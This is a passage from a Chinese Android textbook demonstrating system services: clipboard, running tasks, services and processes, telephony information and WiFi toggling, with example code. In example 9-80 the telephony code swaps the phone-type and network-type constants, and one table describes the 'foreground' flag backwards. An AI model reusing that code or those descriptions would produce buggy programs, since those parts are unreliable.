4	public static final String AUDIO_SERVICE	常量	音频服务
5	public static final String NOTIFICATION_SERVICE	常量	Notification 服务
6	public static final String SEARCH_SERVICE	常量	搜索服务
7	public static final String POWER_SERVICE	常量	电源管理服务
8	public static final String WIFI_SERVICE	常量	WiFi 服务
9	public static final String ACTIVITY_SERVICE	常量	运行程序服务

在 Android 中，所有服务名称的定义格式都是“XXX_SERVICE”，读者可以自行查阅 Android 开发文档获得更多的服务名称。



提示

下面的程序只是为了说明服务的使用。

在 Android 中有许多操作服务，而在本书后面的章节中，也会使用大量的服务进行操作，所以下面只是通过代码为读者演示一些常见的信息服务，为以后的学习打下基础。

1. 系统剪贴板服务

在使用 Android 手机时，可以采用“复制—粘贴”文本的方式进行操作，剪贴板的服务名称为 CLIPBOARD_SERVICE，而取得的服务对象所在的类为 android.text.ClipboardManager，此类的常用方法如表 9-25 所示。

表 9-25　ClipboardManager 类定义的方法

No.	方　　法	类　　型	描　　述
1	public CharSequence getText()	普通	取得剪贴板保存的内容
2	public boolean hasText()	普通	判断剪贴板中是否还有内容
3	public void setText(CharSequence text)	普通	设置剪贴板中的内容

下面通过具体程序进行剪贴板服务操作的演示。

【例 9-73】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
```

```
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                          //所有组件垂直摆放
        android:layout_width="fill_parent"                      //布局管理器的宽度为屏幕宽度
        android:layout_height="fill_parent">                    //布局管理器的高度为屏幕高度
        <EditText                                               //文本输入框
                android:layout_width="fill_parent"              //组件宽度为屏幕宽度
                android:layout_height="wrap_content" />         //组件高度为文字高度
</LinearLayout>
```

【例 9-74】 定义 Activity 程序，操作剪贴板

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import android.text.ClipboardManager;
public class MyClipboardDemo extends Activity {
        @Override
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.main);                    //设置布局管理器
                ClipboardManager clipboardManager = (ClipboardManager)
                        super.getSystemService(Context.CLIPBOARD_SERVICE); //取得剪贴板
                clipboardManager.setText("北京魔乐科技软件学院（MLDN）"); //设置剪贴板中的内容
        }
}
```

在本程序中，直接利用了 getSystemService()方法取得了剪贴板服务，之后向剪贴板中保存了一个字符串，这样以后在文本编辑框中直接选择“粘贴”选项即可进行文本显示，如图 9-43 所示。



（a）长按出现菜单



（b）选择粘贴

图 9-43　操作剪贴板

2. 取得正在运行的进程信息

Android 手机由于采用了多任务的设计，所以可以同时运行多个 Activity 程序，而如果要想取得这些 Activity 程序的信息，就可以通过 ACTIVITY_SERVICE 服务取得所有运行的程序，但是此时通过 super.getSystemService()方法取得的服务对象的类型为 android.app.ActivityManager，



此类的常用方法如表 9-26 所示。

表 9-26　ActivityManager 类的常用方法

No.	方　　法	类　　型	描　　述
1	public List<ActivityManager.RunningAppProcessInfo> getRunningAppProcesses()	普通	取得所有正在运行的进程信息
2	public List<ActivityManager.RunningServiceInfo> getRunningServices(int maxNum)	普通	取得指定个数的服务信息
3	public List<ActivityManager.RunningTaskInfo> getRunningTasks(int maxNum)	普通	取得指定个数的任务信息
4	public void killBackgroundProcesses (String packageName)	普通	销毁一个后台进程，必须设置 KILL_BACKGROUND_PROCESSES 权限
5	public ConfigurationInfo getDeviceConfigurationInfo()	普通	取得设备的配置信息

通过表 9-26 可以发现，当使用 ActivityManager 类取得任务信息时有 3 个方法。

☑ getRunningTasks()：返回 List<ActivityManager.RunningTaskInfo>对象。

☑ getRunningServices()：返回 List<ActivityManager.RunningServiceInfo>对象。

☑ getRunningAppProcesses()：返回 List<ActivityManager.RunningAppProcessInfo>对象。

以上 3 个方法返回的都是集合数据，而且通过文档可以发现，ActivityManager.RunningTaskInfo、ActivityManager.RunningServiceInfo、ActivityManager.RunningAppProcessInfo 都是在 ActivityManager 内部使用 static 定义的内部类，下面分别使用这 3 个对象取得后台的进程信息。

（1）取得所有正在运行的 Activity 程序——ActivityManager.RunningTaskInfo

每一个正在运行的 Activity 程序信息都会使用 ActivityManager.RunningTaskInfo 类的对象表示，用户可以通过此类提供的属性来取得 Activity 程序的信息，这些常用属性如表 9-27 所示。

表 9-27　ActivityManager.RunningTaskInfo 类的常用属性

No.	属　　性	类　　型	描　　述
1	public ComponentName baseActivity	属性	取得程序运行开始的 Activity
2	public CharSequence description	属性	取得该 Activity 的描述信息
3	public int id	属性	取得任务的唯一 ID
4	public int numActivities	属性	取得所有运行的 Activity 数量，包括已经停止的
5	public int numRunning	属性	取得所有运行的 Activity 数量，不包含已经停止的
6	public Bitmap thumbnail	属性	取得任务的图标
7	public ComponentName topActivity	属性	取得当前用户正在操作的 Activity 信息

下面通过一个程序，将所有正在运行的 Activity 程序取出，并且使用 ListView 进行显示。

【例 9-75】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                            //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                       //所有组件垂直摆放
    android:layout_width="fill_parent"                   //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                 //布局管理器高度为屏幕高度
    <ListView                                            //定义 ListView 组件
```

```
            android:id="@+id/tasklist"                          //组件 ID，程序中使用
            android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
            android:layout_height="wrap_content" />             //组件高度为内容高度
</LinearLayout>
```

【例 9-76】 定义 Activity 程序，采用列表显示所有运行的 Activity 程序

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.Iterator;
import java.util.List;
import android.app.Activity;
import android.app.ActivityManager;
import android.content.Context;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import android.widget.ListAdapter;
import android.widget.ListView;
public class MyActivityRunDemo extends Activity {
    private ActivityManager activityManager = null;                    //ActivityManager 对象
    private ListAdapter adapter = null;                                //适配器组件
    private List<String> all = new ArrayList<String>();                //保存信息
    private ListView tasklist = null;                                  //ListView 组件
    private List<ActivityManager.RunningTaskInfo> allTaskInfo;         //所有任务信息
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                           //默认布局管理器
        this.tasklist = (ListView) super.findViewById(R.id.tasklist);  //取得组件
        this.activityManager = (ActivityManager) super
                .getSystemService(Context.ACTIVITY_SERVICE);           //取得运行的服务
        this.listActivity();
    }
    public void listActivity() {
        this.allTaskInfo = this.activityManager.getRunningTasks(30);   //取回 30 笔任务数量
        Iterator<ActivityManager.RunningTaskInfo> iterInfo = allTaskInfo
                .iterator();                                           //实例化 Iterator 对象
        while (iterInfo.hasNext()) {                                   //迭代输出
            ActivityManager.RunningTaskInfo task = iterInfo.next();    //取出每一个对象
            this.all.add("【ID = " + task.id + " 】 "
                    + task.baseActivity.getClassName());               //追加数据
        }
        this.adapter = new ArrayAdapter<String>(this,                  //实例化 ArrayAdapter
                android.R.layout.simple_list_item_1,                   //定义布局文件
                MyActivityRunDemo.this.all);                           //定义显示数据
        this.tasklist.setAdapter(MyActivityRunDemo.this.adapter);      //设置数据
    }
}
```

本程序首先通过 getSystemService()方法取得了一个 ACTIVITY_SERVICE 对应的 ActivityManager 对象信息，而后利用 ActivityManager 类的 getRunningTasks()方法取得每一个正在运行的 Activity

任务信息，并将其设置到 ListView 中显示，程序运行后，会根据手机的运行情况显示不同的信息，本次运行的效果如图 9-44 所示。




图 9-44　取得正在运行的 Activity 程序信息

（2）取得后台运行的服务信息——ActivityManager.RunningServiceInfo

在一个 Android 系统中会有许多后台运行的服务，而每一个后台的服务都使用 ActivityManager.RunningServiceInfo 类的对象表示，用户可以通过此类提供的属性取得后台的服务信息，这些常用的属性如表 9-28 所示。

表 9-28　ActivityManager.RunningServiceInfo 类的常用属性

No.	属　　性	类　　型	描　　述
1	public long activeSince	属性	服务从启动到现在所运行的时间
2	public int clientCount	属性	返回连接到此服务的客户端数量
3	public int crashCount	属性	返回该服务在运行中的死机次数
4	public boolean foreground	属性	如果为 true 则表示服务在后台运行
5	public long lastActivityTime	属性	最后一个 Activity 与服务的绑定时间
6	public int pid	属性	服务的 ID，如果不是 0 则表示正在运行
7	public String process	属性	取得服务的名称
8	public long restarting	属性	如果不为 0，则表示不是运行中的服务，预计会在指定的时间内启动
9	public ComponentName service	属性	取得服务的组件对象
10	public boolean started	属性	若服务正在运行则此值为 true
11	public int uid	属性	此服务的 UID

下面继续使用程序取得后台运行的 Service 程序，并且使用 ListView 返回数据，另外，本程序所使用的布局管理器依然为例 9-75 中的 main.xml 文件，所以不再重复列出，只列出 Activity 程序。

【例 9-77】　定义 Activity 程序，显示所有的后台服务

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.Iterator;
import java.util.List;
import android.app.Activity;
import android.app.ActivityManager;
import android.content.Context;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import android.widget.ListAdapter;
import android.widget.ListView;
public class MyActivityRunDemo extends Activity {
	private ActivityManager activityManager = null;				//ActivityManager 对象
	private ListAdapter adapter = null;							//适配器组件
	private List<String> all = new ArrayList<String>();			//保存信息
	private ListView tasklist = null;							//ListView 组件
	private List<ActivityManager.RunningServiceInfo> allServices;	//所有任务信息
	@Override
```

```
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                    //默认布局管理器
        this.tasklist = (ListView) super.findViewById(R.id.tasklist);   //取得组件
        this.activityManager = (ActivityManager) super
                .getSystemService(Context.ACTIVITY_SERVICE);   //取得运行的服务
        this.listActivity();
    }
    public void listActivity() {
        this.allServices = this.activityManager.getRunningServices(30);  //30 笔任务数量
        Iterator<ActivityManager.RunningServiceInfo> iterInfo = allServices
                .iterator();                                    //实例化 Iterator 对象
        while (iterInfo.hasNext()) {                            //迭代输出
            ActivityManager.RunningServiceInfo service = iterInfo.next();   //每一个对象
            this.all.add("【ID = " + service.pid + " 】 "
                    + service.process);                         //追加数据
        }
        this.adapter = new ArrayAdapter<String>(this,          //实例化 ArrayAdapter
                android.R.layout.simple_list_item_1,           //定义布局文件
                MyActivityRunDemo.this.all);                    //定义显示数据
        this.tasklist.setAdapter(MyActivityRunDemo.this.adapter);   //设置数据
    }
}
```

本程序的功能与上一程序的功能类似，唯一不同的是调用 ActivityManager 类中的 getRunningServices()方法取得了全部后台运行的服务，而后将此服务的信息设置到 ListView 中进行显示。由于手机的运行环境不同，最终显示正在运行服务的内容也不同，而本次程序的运行效果如图 9-45 所示。




图 9-45　取得正在运行的服务

（3）取得所有正在运行的进程信息——ActivityManager.RunningAppProcessInfo

在 Android 系统中，除了之前取出的正在运行的 Activity 和 Service 之外，还存在许多其他的进程信息，如时钟、Email 等，每一个进程在 Android 中都可以通过 ActivityManager.RunningAppProcessInfo 类的对象来进行表示，用户也可以使用此类的属性来取得这些进程的信息，常用的属性及常量如表 9-29 所示。

表 9-29　ActivityManager.RunningAppProcessInfo 类的常用属性及常量

No.	属　　性	类　　型	描　　述
1	public int importance	属性	取得进程的重要性代码
2	public int importanceReasonCode	属性	取得进程的重要性原因代码
3	public ComponentName importanceReasonComponent	属性	取得进程重要性原因的客户端组件
4	public int importanceReasonPid	属性	取得进程重要性原因的客户端进程 ID，如果是 0 则表示没有客户端使用此进程

续表

No.	属　　性	类　　型	描　　述
5	public int pid	属性	取得进程的 PID
6	public String[] pkgList	属性	取得所有已经加载到进程的程序包
7	public String processName	属性	取得进程的名称
8	public static final int IMPORTANCE_BACKGROUND	常量	进程重要性代码：表示在后台运行
9	public static final int IMPORTANCE_EMPTY	常量	进程重要性代码：没有程序执行此进程
10	public static final int IMPORTANCE_FOREGROUND	常量	进程重要性代码：此进程运行在前台 UI
11	public static final int IMPORTANCE_PERCEPTIBLE	常量	进程重要性代码：此进程正在运行
12	public static final int IMPORTANCE_SERVICE	常量	进程重要性代码：此进程是继续保持运行的服务
13	public static final int IMPORTANCE_VISIBLE	常量	进程重要性代码：该线程还没有运行在前台，但是正准备在前台运行

下面通过一个程序取得正在运行的全部进程信息，本程序在之前程序基础上进行修改，布局管理器（main.xml）与上一程序完全一样。

【例 9-78】 定义 Activity 程序，取得所有的进程信息

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.Iterator;
import java.util.List;
import android.app.Activity;
import android.app.ActivityManager;
import android.content.Context;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import android.widget.ListAdapter;
import android.widget.ListView;
public class MyActivityRunDemo extends Activity {
	private ActivityManager activityManager = null;		//ActivityManager 对象
	private ListAdapter adapter = null;			//适配器组件
	private List<String> all = new ArrayList<String>();	//保存信息
	private ListView tasklist = null;			//ListView 组件
	private List<ActivityManager.RunningAppProcessInfo> allApp;	//所有任务信息
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);		//默认布局管理器
		this.tasklist = (ListView) super.findViewById(R.id.tasklist);	//取得组件
		this.activityManager = (ActivityManager) super
				.getSystemService(Context.ACTIVITY_SERVICE);	//取得运行的服务
		this.listActivity();
	}
	public void listActivity() {
		this.allApp = this.activityManager.getRunningAppProcesses();	//取回任务
```

```
            Iterator<ActivityManager.RunningAppProcessInfo> iterInfo = allApp
                    .iterator();                                    //实例化 Iterator 对象
            while (iterInfo.hasNext()) {                            //迭代输出
                ActivityManager.RunningAppProcessInfo app = iterInfo.next(); //每一个对象
                this.all.add("【ID = " + app.pid + " 】 "
                        + app.processName);                         //追加数据
            }
            this.adapter = new ArrayAdapter<String>(this,           //实例化 ArrayAdapter
                    android.R.layout.simple_list_item_1,            //定义布局文件
                    MyActivityRunDemo.this.all);                    //定义显示数据
            this.tasklist.setAdapter(MyActivityRunDemo.this.adapter);   //设置数据
        }
}
```

本程序使用 ActivityManager 类的 getRunningAppProcesses()方法取得了所有正在运行的进程信息，而后使用 ListView 保存所有的进程信息，由于手机运行环境的不同，进程的信息也不同，本程序的运行效果如图 9-46 所示。




图 9-46 取得全部运行的进程

3．取得手机网络信息

在 Android 中，用户可以直接使用 getSystemService()方法通过 Context.TELEPHONY_SERVICE 取得手机网络的相关信息，而当通过指定的服务名称取得服务对象时，返回的类型是 android.telephony.TelephonyManager 类的对象，而后用户可以直接使用此类中的方法取得网络的相关信息，此类的常用常量及方法如表 9-30 所示。

表 9-30 TelephonyManager 的常用常量及方法

No.	常量及方法	类 型	描 述
1	public static final int NETWORK_TYPE_CDMA	常量	使用 CDMA 网络
2	public static final int NETWORK_TYPE_GPRS	常量	使用 GPRS 网络
3	public static final int PHONE_TYPE_CDMA	常量	使用 CDMA 通信
4	public static final int PHONE_TYPE_GSM	常量	使用 GSM 通信

续表

No.	常量及方法	类　　型	描　　述
5	public String getLine1Number()	普通	取得手机号码
6	public String getNetworkOperatorName()	普通	取得移动提供商的名称
7	public int getNetworkType()	普通	取得移动网络的连接类型
8	public int getPhoneType()	普通	取得电话网络类型
9	public boolean isNetworkRoaming()	普通	判断电话是否处于漫游状态
10	public void listen(PhoneStateListener listener, int events)	普通	注册电话状态监听器

为了方便读者进行信息的浏览，下面使用 ListView 列出手机网络的一些相关信息。

【例 9-79】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <ListView                                           //ListView 组件
        android:id="@+id/infolist"                      //组件 ID，程序中使用
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />         //组件高度为自身内容高度
</LinearLayout>
```

【例 9-80】 定义 Activity 程序，显示网络信息

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.List;
import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import android.telephony.TelephonyManager;
import android.widget.ArrayAdapter;
import android.widget.ListAdapter;
import android.widget.ListView;
public class MyTelephoneManagerDemo extends Activity {
    private ListView infolist = null;                              //ListView 列表
    private TelephonyManager manager = null;                       //手机管理器
    private ListAdapter adapter = null;                            //适配器组件
    private List<String> all = new ArrayList<String>();            //保存信息
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                       //调用布局管理器
        this.infolist = (ListView) super
            .findViewById(R.id.infolist);                          //取得组件
        this.manager = (TelephonyManager) super
                .getSystemService(Context.TELEPHONY_SERVICE);      //取得手机服务
        this.list();                                               //列表显示
    }
```

```
        private void list() {                                              //执行列表显示操作
            this.all.add(this.manager.getLine1Number() == null ? "没有手机号码" : "手机号码："
                    + this.manager.getLine1Number());                      //取得手机号码
            this.all.add(this.manager.getNetworkOperatorName() == null ?
                    "没有移动服务商" : "移动服务商：" +
                    this.manager.getNetworkOperatorName());                //取得移动商名称
            if (this.manager.getPhoneType()
                    == TelephonyManager.NETWORK_TYPE_CDMA) {               //判断网络类型
                this.all.add("移动网络：CDMA");
            } else if (this.manager.getPhoneType() == TelephonyManager.NETWORK_TYPE_GPRS) {
                this.all.add("移动网络：GPRS");
            } else {
                this.all.add("移动网络：未知");
            }
            if (this.manager.getNetworkType() ==
                TelephonyManager.PHONE_TYPE_GSM) {                         //判断电话网络类型
                this.all.add("网络类型：GSM");
           } else if (this.manager.getNetworkType() == TelephonyManager.PHONE_TYPE_CDMA)
{
                this.all.add("网络类型：CDMA");
            } else {
                this.all.add("网络类型：未知");
            }
            this.all.add("是否漫游：" + (this.manager.isNetworkRoaming()
                    ? "漫游" : "非漫游"));                                 //是否是漫游
            this.adapter = new ArrayAdapter<String>(this,                  //实例化 ArrayAdapter
                    android.R.layout.simple_list_item_1,                   //定义布局文件
                    this.all);                                             //定义显示数据
            this.infolist.setAdapter(this.adapter);                        //设置数据
        }
}
```

本程序首先使用 super.getSystemService(Context.TELEPHONY_SERVICE)方法取得了 TelephonyManager 类的对象，而后利用此对象中的各个方法取得手机号码、移动网络服务商等与手机网络有关的信息，而不同的手机环境最终的显示效果也不一样，本程序的运行效果如图 9-47 所示。

4．取得 WiFi 操作

WiFi（Wireless Fidelity，其标志如图 9-48 所示）是一种可以将各种移动设备（手机、笔记本、PDA）以无线方式进行连接的通信技术，主要的目的是改善基于 IEEE 802.11 标准的无线网络产品之间的互通性。

提示

什么是 802.11?

802.11 是 IEEE（Institute of Electrical and Electronics Engineers，美国电气和电子工程师协会）最初制定的一个无线局域网标准，主要用于解决局域网的无线连接问题，最高连接速率只能达到 2Mbps。



图 9-47　取得网络信息



图 9-48　WiFi 标志

在 Android 操作系统中，很好地支持了 WiFi 的操作功能，用户只需要通过 getSystemService (Context.WIFI_SERVICE)方法就可以取得一个 android.net.wifi.WifiManager 类的对象，从而进行 WiFi 操作。WifiManager 类提供的常用常量及方法如表 9-31 所示。

表 9-31　WifiManager 类提供的常用常量及方法

No.	常量及方法	类　型	描　述
1	public static final int WIFI_STATE_DISABLED	常量	已关闭 WiFi 连接，数值为 1
2	public static final int WIFI_STATE_DISABLING	常量	正在关闭 WiFi 连接，数值为 0
3	public static final int WIFI_STATE_ENABLED	常量	已启用 WiFi 连接，数值为 3
4	public static final int WIFI_STATE_ENABLING	常量	正在启用 WiFi 连接，数值为 2
5	public static final int WIFI_STATE_UNKNOWN	常量	未知的 WiFi 状态，数值为 4
6	public boolean setWifiEnabled(boolean enabled)	普通	设置 WiFi 是否启用，true 为启用，false 为关闭
7	public boolean isWifiEnabled()	普通	返回启用状态
8	public boolean reconnect()	普通	重新连接接入点网络
9	public boolean disconnect()	普通	断开当前接入点
10	public int getWifiState()	普通	返回 WiFi 状态，返回数值为表中的 5 个常量

下面使用 WifiManager 类完成一个简单的打开和关闭操作。

【例 9-81】　定义布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器的高度为屏幕高度
    <TextView                                              //文本显示组件，用于信息显示
        android:id="@+id/msg"                              //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />            //组件高度为文字高度
```

```
    <Button                                             //按钮组件
        android:id="@+id/open"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
        android:layout_height="wrap_content"            //组件高度为文字高度
        android:text="打开 WIFI" />                      //默认文字
    <Button                                             //按钮组件
        android:id="@+id/close"                         //组件 ID，程序中使用
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
        android:layout_height="wrap_content"            //组件高度为文字高度
        android:text="关闭 WIFI" />                      //默认文字
    <Button                                             //按钮组件
        android:id="@+id/check"                         //组件 ID，程序中使用
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
        android:layout_height="wrap_content"            //组件高度为文字高度
        android:text="检查 WIFI 状态" />                  //默认文字
</LinearLayout>
```

在本布局管理器中，定义了 3 个按钮组件，以进行 WiFi 操作，而所有的操作状态都会在文本显示组件上显示。

【例 9-82】 定义 Activity 程序，完成 WiFi 操作

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Context;
import android.net.wifi.WifiManager;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class WifiDemo extends Activity {
    private Button open = null;                                   //按钮组件
    private Button close = null;                                  //按钮组件
    private Button check = null;                                  //按钮组件
    private TextView msg = null;                                  //文本组件
    private WifiManager wifiManager = null;                       //WiFi 管理
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                      //配置布局管理器
        this.open = (Button) super.findViewById(R.id.open);       //取得组件
        this.close = (Button) super.findViewById(R.id.close);     //取得组件
        this.check = (Button) super.findViewById(R.id.check);     //取得组件
        this.msg = (TextView) super.findViewById(R.id.msg);       //取得组件
        this.wifiManager = (WifiManager) super
                .getSystemService(Context.WIFI_SERVICE);          //取得 WiFi 服务
        this.open.setOnClickListener(new OnClickListener() {
            @Override
            public void onClick(View view) {
                WifiDemo.this.wifiManager.setWifiEnabled(true);   //启用 WiFi
                WifiDemo.this.msg.setText("打开 WIFI，状态："
```

```
                    + WifiDemo.this.wifiManager.getWifiState());    //设置文字
            }
        });
        this.close.setOnClickListener(new OnClickListener() {
            @Override
            public void onClick(View view) {
                WifiDemo.this.wifiManager.setWifiEnabled(false);    //关闭 WIFI
                WifiDemo.this.msg.setText("关闭 WIFI，状态："
                    + WifiDemo.this.wifiManager.getWifiState());    //设置文字
            }
        });
        this.check.setOnClickListener(new OnClickListener() {
            @Override
            public void onClick(View view) {
                WifiDemo.this.msg.setText("检查 WIFI，状态："
                    + WifiDemo.this.wifiManager.getWifiState());    //设置文字
            }
        });
    }
}
```

在本程序中，首先通过 getSystemService()方法取得了一个 WiFi 的服务，之后分别使用不同的按钮进行了 WiFi 的操作控制，主要的控制方法就是 WifiManager 类中的 setWifiEnabled()。

由于 WiFi 属于手机的系统服务，所以要想正确地使用 WiFi，必须对 WiFi 的使用进行授权。

【例 9-83】 修改 AndroidManifest

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
     package="org.lxh.demo"                          //程序所在的包名称
     android:versionCode="1"                         //程序的版本编号
     android:versionName="1.0">                      //程序的版本名称
    <uses-sdk android:minSdkVersion="10" />          //程序的最低运行版本
    <application                                     //定义应用程序
        android:icon="@drawable/icon"                //程序图标
        android:label="@string/app_name">            //程序名称
      <activity                                      //定义 Activity 程序
            android:name=".WifiDemo"                 //程序 Activity 类
            android:label="@string/app_name">        //程序的名称
         <intent-filter>                             //定义过滤器
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
         </intent-filter>
      </activity>
    </application>
    <uses-permission                                 //改变网络权限
        android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission                                 //改变 WiFi 权限
        android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission                                 //访问网络权限
        android:name="android.permission.ACCESS_NETWORK_STATE"/>
```

```
    <uses-permission                                         //访问 WiFi 权限
        android:name="android.permission.ACCESS_WIFI_STATE"/>
</manifest>
```

本程序的功能只是负责打开 WiFi 设备的连接操作，但是在模拟器上是不存在 WiFi 设备的，所以程序的运行效果需要在 Android 手机上才可以显现出来。

9.7 PendingIntent

Intent 的主要功能是表示用户的一种操作意图，使用 Intent 之后将立刻执行用户所需要的操作，但是在 Android 中也提供了一个 PendingIntent 操作，表示将要发生的操作。所谓将要发生的 Intent 是指在当前的 Activity 不立即使用此 Intent 进行处理，而将此 Intent 封装后传递给其他 Activity 程序，而其他 Activity 程序在需要使用此 Intent 时才进行操作，如图 9-49 所示。PendingIntent 类的定义如下：

```
